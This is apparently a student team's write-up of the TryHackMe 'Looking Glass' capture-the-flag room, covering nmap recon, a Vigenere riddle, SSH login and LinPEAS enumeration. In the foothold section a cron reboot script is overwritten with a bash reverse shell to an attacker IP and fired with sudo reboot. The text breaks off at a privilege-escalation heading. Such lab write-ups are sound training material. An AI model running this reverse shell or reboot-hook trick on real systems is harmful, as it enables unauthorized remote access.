PenTest 1

LOOKING GLASS

404

NOT FOUND

Members

ID	Name	Role
1211102687	Emily Phang Ru Ying	Leader
1211102751	Teo Yu Jie	Member
1211102753	Lim Cai Qing	Member
1211102975	Loi Xinyi	Member


Steps: Recon and Enumeration

Members Involved: Loi Xinyi, Lim Cai Qing


Tools used: **Nmap, SSH, Guballa**

Thought Process and Methodology and Attempts:


First, Xinyi did a nmap scan to find out what port is open. sC to run default scripts, sV to enumerate application versions, and oA to store scan results in normal.




Turns out that there's an open port for 22 and a large number of ports open starting from 9000 to 13782.


|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10616/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10617/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10621/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10626/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10628/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10629/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10778/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
11110/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
11111/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
11967/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12000/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12174/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12265/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12345/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13456/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13722/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13782/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:


Xinyi tries to connect to one of the ports, port 9700 using SSH and got a response of “Lower”.



When Xinyi tries to connect to port 9800, we got a response of “Higher”.




Xinyi came to a conclusion that we have to find the correct port by guessing the port number based on the response they got. Lower indicates that the correct port is higher whereas Higher indicates that the correct port is lower. After a few more attempts, Xinyi found the correct port which is port 9778.



After connecting successfully, Xinyi got a riddle.


```
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    (33 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.202.66]:9778' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```

The riddle seems to be in Vigenere. Cai Qing uses an online Vigenere decryption tool named Guballa to reveal the original text message.




At the end of the poem, it is stated that your secret is bewareTheJabberwock.


Cai Qing inserted the secret as credentials and received what we believe is a username with its password jabberwock:HorseOughtLargerAsking.



Xinyi authenticate through SSH with the username and password found above. As a result, Xinyi successfully gain access as jabberwock.



After using ls to see the list of contents, Xinyi saw a text file named user. Xinyi tries to get the content of the user text file and the user flag was shown but in reverse. Xinyi try to get the content of the user text file again but this time in reverse and the user flag was captured.



Final Result:

Upon verification of the flag, Xinyi placed the flag on the TryHackMe site and got the confirmation.

Lesson Learnt:

We learned that there may be times where the are many open ports but only one port is works. We also found out that there are riddles which are encoded in Vigenere cipher text and can be decoded using Vigenere description tool such as Guballa. We also learnt that we can reverse things using | rev command on the terminal.

Steps: Initial Foothold

Members Involved: Lim Cai Qing, Emily Phang Ru Ying

Tools used: **LinPEAS, Nanoshell, Netcat Listener**

Thought Process and Methodology and Attempts:

Emily create a Linpeas shell script by obtaining the script from Github. Linpeas is a script that searches for possible paths to escalate privileges on Linux hosts. It is a very powerful shell script.

```
Last login: Tue Jul 26 06:46:55 2022 from 10.18.70.167
jabberwock@looking-glass:~$ touch linpeas.sh
jabberwock@looking-glass:~$ nano linpeas.sh
jabberwock@looking-glass:~$ ls
linpeas.sh  poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ chmod +x
chmod: missing operand after ‘+x’
Try 'chmod --help' for more information.
jabberwock@looking-glass:~$ chmod +x linpeas.sh
jabberwock@looking-glass:~$ ./linpeas.sh
```

After executing the script, it seems that a bash script is set to run when the system reboots.

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```


Jabberwock is also able to execute reboot as root without a password.

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```


Cai Qing modified twasBrillig shell script using nanoshell. It was changed to execute a reverse shell.

```
jabberwock@looking-glass: ~
File  Actions  Edit  View  Help
 GNU nano 2.9.3                    twasBrillig.sh

bash -i >& /dev/tcp/10.18.70.167/443 0>&1
#wall $(cat /home/jabberwock/poem.txt)
```

Then, Cai Qing set up a Netcat listener to listen to port 443, it will catch the reverse shell when it is executed by the victim host after reboot.



After rebooting the system, a callback on Netcat listener is received. Cai Qing was granted a shell as tweedledum.



Final Result:

We were successfully given access as tweedledum after the reverse shell was executed.

Lesson Learnt:

We found a script called Linpeas which is a script that searches for possible paths to escalate privileges on Linux hosts. It helped us to search for detailed useful informations that can help us to escalate privileges.

Steps: Horizontal Privilege Escalation

Members Involved: Emily Phang Ru Ying, Teo Yu Jie

